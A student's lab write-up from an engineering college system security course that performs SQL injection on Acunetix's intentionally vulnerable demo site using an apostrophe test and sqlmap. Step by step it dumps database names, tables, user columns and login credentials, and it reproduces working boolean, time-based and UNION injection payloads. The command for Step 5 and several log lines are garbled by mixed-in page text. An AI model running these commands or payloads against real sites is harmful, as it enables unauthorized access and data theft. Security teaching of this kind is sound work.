

Terna Engineering College
Computer Engineering Department

Class: TE

Sem.: VI

Course: System Security Lab

PART A

(PART A: TO BE REFERRED BY STUDENTS)

Experiment No.08

A.1 Aim:

Perform SQL injection on a vulnerable website.

A.2 Prerequisite:

Basic Knowledge of SQL queries, HTML/PHP.

A.3 Outcome:

After successful completion of this experiment, students will be able to set up firewalls and intrusion detection systems using open source technologies and explore email security and explore various attacks like buffer overflow, SQL injection and web application attacks.

A.4 Theory:

- SQL Injection (SQLi) is a type of injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.
- An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

- To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.
- SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.
 - Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
 - SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
 - SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
 - You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
 - In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such a case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

PART B

(PART B: TO BE COMPLETED BY STUDENTS)

(Students must submit the soft copy as per the following segments within two hours of the practical. The soft copy must be uploaded on the Blackboard or emailed to the concerned lab in charge faculties at the end of the practical in case there is no Blackboard access available)

Roll No. 50	Name: AMEY THAKUR
Class: Comps TE B	Batch: B3
Date of Experiment: 20/04/2021	Date of Submission: 20/04/2021
Grade:	

B.1 Output

(add a snapshot of output)

Step 1: Pick a vulnerable website you can perform SQL injection on.

The screenshot shows a Mozilla Firefox browser window with the title "Acunetix Web Vulnerability Scanner - Test websites - Mozilla Firefox". The address bar shows "vulnweb.com". The page content displays the Acunetix logo and a list of test websites. The table has columns: Name, URL, Technologies, and Resources. The first row shows "SecurityTweets" with URL "<http://testhtml5.vulnweb.com>". The Technologies column lists "nginx, Python, Flask, CouchDB". The Resources column includes a "Review" link, a "Learn more" link with a cursor icon pointing to it, and text about using the scanner or learning more on the topic. The second row shows "Acuart" with URL "<http://testphp.vulnweb.com>". The Technologies column lists "Apache, PHP, MySQL". The Resources column includes a "Review" link, a "Learn more" link, and text about using the scanner or learning more on the topic.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more

STEP 2: To confirm the vulnerability, add an apostrophe sign at the end of the link. As we see the warning is coming from the webserver, hence it is vulnerable.

The screenshot shows a Mozilla Firefox window with the title bar "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=1'". Below the address bar, the Kali Linux desktop environment is visible with various icons for tools like Offensive Security, Kali Docs, Exploit-DB, Aircrack-ng, and NetHunter. The main content area displays a website for "Acunetix acuart". The page header includes a logo for "acunetix" and "acuart", followed by "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". A navigation menu below the header lists links such as "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". On the left side, there is a sidebar with a search bar labeled "search art" and a "go" button, along with links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". Another section titled "Links" contains links for "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". At the bottom of the page, there are links for "About Us", "Privacy Policy", and "Contact Us", followed by a copyright notice "©2019 Acunetix Ltd". A prominent red error message box in the center of the page displays the following text:
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62

STEP 3: Open the kernel and run the following command to target the website using 'SQLMAP', an inbuilt software in the Linux operating system.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:16:06 /2021-04-24/ etch_array() expects parameter 1 to be resource,
     boolean given in /hj/var/www/artists.php on line 62
[02:16:07] [INFO] testing connection to the target URL
[02:16:07] [INFO] heuristics detected web page charset 'ISO-8859-2'
[02:16:07] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:16:07] [INFO] testing if the target URL content is stable
[02:16:08] [INFO] target URL content is stable
[02:16:08] [INFO] testing if GET parameter 'artist' is dynamic
[02:16:08] [INFO] GET parameter 'artist' appears to be dynamic
[02:16:08] [INFO] heuristics detected web page charset 'ascii'
[02:16:08] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[02:16:08] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
  acunetix http://sqlmap.org
```

```
root@kali: ~
File Edit View Search Terminal Help
[02:16:08] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
values? [Y/n] y
[02:17:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:17:05] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with -string="non")
[02:17:05] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[02:17:05] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[02:17:05] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[02:17:05] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[02:17:05] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[02:17:05] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[02:17:05] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:17:05] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:17:05] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:17:05] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[02:17:05] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[02:17:05] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[02:17:05] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[02:17:05] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[02:17:05] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[02:17:05] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[02:17:05] [INFO] testing 'MySQL inline queries' application, which is intentionally vulnerable to web
[02:17:05] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[02:17:05] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[02:17:06] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'  acunetix http://sqlmap.org
```

STEP 4: Here we retrieve information about available databases.

The screenshot shows a terminal window titled "root@kali: ~". The output of the command is as follows:

```
t number of query columns. Automatically extending the range for current UNION query injection technique test
[02:17:16] [INFO] target URL appears to have 3 columns in query
[02:17:16] [INFO] target URL appears to be UNION injectable with 3 columns
[02:17:17] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8090=8090

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-3918 UNION ALL SELECT CONCAT(0x7171707171,0x41555068484a7949614d5552416f714153566b556949454
66d6c547354594d5366466e776a6e5543,0x71767a6a71),NULL,NULL-- MMDU
---

[02:18:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:18:15] [INFO] fetching database names
[02:18:15] [INFO] used SQL query returns 2 entries
[02:18:15] [INFO] retrieved: 'information_schema'
[02:18:16] [INFO] retrieved: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[02:18:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web
[*] ending @ 02:18:16 /2021-04-24/ into your website. You can use it to test other tools and your manual hacking

root@kali:~#
```

STEP 5: Run the next command to gain further information about the tables inside the database.

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:22:01 /2021-04-24/ etch_array() expects parameter 1 to be resource,
     boolean given in /hj/var/www/artists.php on line 62
[02:22:01] [INFO] resuming back-end DBMS 'mysql'
[02:22:01] [INFO] testing connection to the target URL
[02:22:02] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8090=8090

-- Parameter: artist (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)
```

```
root@kali:~# ./sqlmap.py -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --dbms=mysql --os=Linux --version=5.6.40 --method=GET --threads=10 --timeout=10 --delay=0.5 --rand-agent --random-agent --script=generic --script-type=union --script-param=artist --script-param-value=-3918 UNION UNION ALL SELECT CONCAT(0x7171707171,0x41555068484a7949614d5552416f714153566b556949454
66d6c547354594d5366466e776a6e5543,0x71767a6a71),NULL,NULL-- MMDUols Exploit-DB Aircrack-ng Kali Forums >
[02:22:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:22:02] [INFO] fetching tables for database: 'acuart' JAX Demo
[02:22:02] [INFO] used SQL query returns 8 entries
[02:22:02] [INFO] retrieved: 'artists' etch_array() expects parameter 1 to be resource,
[02:22:02] [INFO] retrieved: 'carts' /hj/var/www/artists.php on line 62
[02:22:02] [INFO] retrieved: 'categ'
[02:22:02] [INFO] retrieved: 'featured'
[02:22:02] [INFO] retrieved: 'guestbook'
[02:22:03] [INFO] retrieved: 'pictures'
[02:22:03] [INFO] retrieved: 'products'
[02:22:03] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+----+ demo
| artists |
| carts  |
| categ  |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+----+ About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
[02:22:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web
[*] ending @ 02:22:03 /2021-04-24/ into your website. You can use it to test other tools and your manual hacking
```

STEP 6: Observing the tables we can identify that the “users” table must have useful information. The next query will give us details about the columns in the user’s table.

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program


[*] starting @ 02:26:23 / 2021-04-24 [etch_array() expects parameter 1 to be resource,
                                     ^ boolean given in /hjvar/www/artists.php on line 62
[02:26:23] [INFO] resuming back-end DBMS 'mysql'
[02:26:23] [INFO] testing connection to the target URL
[02:26:23] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
--- Signup
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8090=8090

Link
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)

[02:26:23] [INFO] the back-end DBMS is MySQL
[02:26:23] [INFO] web server operating system: Linux Ubuntu
[02:26:23] [INFO] web application technology: Nginx 1.19.0, PHP 5.6.40
[02:26:23] [INFO] back-end DBMS: MySQL >= 5.0.12
[02:26:23] [INFO] fetching columns for table 'users' in database 'acuart'
[02:26:23] [INFO] used SQL query returns 8 entries
[02:26:24] [INFO] retrieved: 'address','mediumtext'
[02:26:24] [INFO] retrieved: 'cart','varchar(100)', AJAX Demo
[02:26:24] [INFO] retrieved: 'cc','varchar(100)'
[02:26:24] [INFO] retrieved: 'email','varchar(100)', parameter 1 to be resource,
[02:26:24] [INFO] retrieved: 'name','varchar(100)',s.php on line 62
[02:26:25] [INFO] retrieved: 'pass','varchar(100)'
[02:26:25] [INFO] retrieved: 'phone','varchar(100)'
[02:26:25] [INFO] retrieved: 'uname','varchar(100)'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+
```


```
root@kali:~# Payload: artist=-3918 UNION ALL SELECT CONCAT(0x7171707171,0x41555068484a7949614d5552416f714153566b556949454
66d6c547354594d5366466e776a6e5543,0x71767a6a71),NULL,NULL-- MMDU
[02:26:23] [INFO] the back-end DBMS is MySQL
[02:26:23] [INFO] web server operating system: Linux Ubuntu
[02:26:23] [INFO] web application technology: Nginx 1.19.0, PHP 5.6.40
[02:26:23] [INFO] back-end DBMS: MySQL >= 5.0.12
[02:26:23] [INFO] fetching columns for table 'users' in database 'acuart'
[02:26:23] [INFO] used SQL query returns 8 entries
[02:26:24] [INFO] retrieved: 'address','mediumtext'
[02:26:24] [INFO] retrieved: 'cart','varchar(100)', AJAX Demo
[02:26:24] [INFO] retrieved: 'cc','varchar(100)'
[02:26:24] [INFO] retrieved: 'email','varchar(100)', parameter 1 to be resource,
[02:26:24] [INFO] retrieved: 'name','varchar(100)',s.php on line 62
[02:26:25] [INFO] retrieved: 'pass','varchar(100)'
[02:26:25] [INFO] retrieved: 'phone','varchar(100)'
[02:26:25] [INFO] retrieved: 'uname','varchar(100)'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+
[02:26:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web
[*] ending @ 02:26:25 / 2021-04-24/
```

STEP 7: Now we can get the username and password from the tables mentioned “uname” and “pass” respectively.



```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:30:34 /2021-04-24/ etch_array() expects parameter 1 to be resource, boolean given in /hj/vv/www/artists.php on line 62
[02:30:35] [INFO] resuming back-end DBMS 'mysql'
[02:30:35] [INFO] testing connection to the target URL
[02:30:35] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
--- Signup
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8090=8090
```



```
root@kali:~# 
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)ip.vulnweb.com/artists.php?artist=1'

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-3918 UNION ALL SELECT CONCAT(0x7171707171,0x41555068484a7949614d5552416f714153566b556949454
66d6c547354594d5366466e776a6e5543,0x71767a6a71),NULL,NULL-- MMDU
[02:30:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu | guestbook | AJAX Demo
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12 etch_array() expects parameter 1 to be resource.
[02:30:35] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
[02:30:35] [INFO] used SQL query returns 1 entry
[02:30:35] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[02:30:35] [INFO] fetching number of column(s) 'uname' entries for table 'users' in database 'acuart'
[02:30:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:30:35] [INFO] retrieved: 1
[02:30:36] [INFO] retrieved: test
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test |
+-----+
[02:30:36] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[02:30:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is meant to help you test Acunito. It also helps you understand how developer errors and bad
[*] ending @ 02:30:36 /2021-04-24/ into your website. You can use it to test other tools and your manual hacking
```

STEP 8: Here we successfully managed to get the username and password of the admin from the database.

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:33:11 /2021-04-24/ etch_array() expects parameter 1 to be resource.
[*] boolean given in /j/v/www/artists.php on line 62
[02:33:11] [INFO] resuming back-end DBMS 'mysql'
[02:33:11] [INFO] testing connection to the target URL
[02:33:12] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8090=8090
```

```
root@kali:~# 
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: artist=1 AND SLEEP(5)hp.vulnweb.com/artists.php?artist=1
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-3918 UNION ALL SELECT CONCAT(0x7171707171,0x41555068484a7949614d5552416f714153566b556949454
66d6c547354594d5366466e776a6e5543,0x71767a6a71),NULL,NULL-- MMDU
[02:33:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12 etch_array() expects parameter 1 to be resource.
[02:33:12] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
[02:33:12] [INFO] used SQL query returns 1 entry
[02:33:12] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[02:33:12] [INFO] fetching number of column(s) 'pass' entries for table 'users' in database 'acuart'
[02:33:12] [INFO] resumed: 1
[02:33:12] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:33:12] [INFO] retrieved: test
Database: acuart
Table: users
[1 entry]
+-----+
| security art |
+-----+
| pass | HP scanner
|       | HP vuln help
+-----+
| test | fractal Explorer
+-----+
[02:33:12] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[02:33:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad
[*] ending @ 02:33:12 /2021-04-24/ into your website. You can use it to test other tools and your manual hacking
```

STEP 9: Logging into the website with the username “test” and password “test” which we retrieved using SQL injection.

login page - Mozilla Firefox

login page

testphp.vulnweb.com/login.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

If you are already registered please enter your login information below:

Username :

Password :

login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

signup here. Signup disabled. Please use the username **test** and the password **test**.'"/>

If you are already registered please enter your login information below:

Username :

Password :

login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

STEP 10: Here we get all the details of the admin since we've successfully penetrated the website and managed to get the account details.

The screenshot shows a Mozilla Firefox window titled "user info - Mozilla Firefox". The address bar contains "testphp.vulnweb.com/userinfo.php". The page itself is titled "John Smith (test)" and displays a form for visualizing or editing user information. The form fields are as follows:

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

Below the form is a button labeled "update". At the bottom of the page, it says "You have 0 items in your cart. You visualize you cart [here](#)". The page footer includes links to "About Us", "Privacy Policy", and "Contact Us", along with the copyright notice "©2019 Acunetix Ltd".

A zoomed-in view of the "John Smith (test)" user info form. The form fields are identical to the one shown in the browser screenshot:

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

Below the form is a button labeled "update".

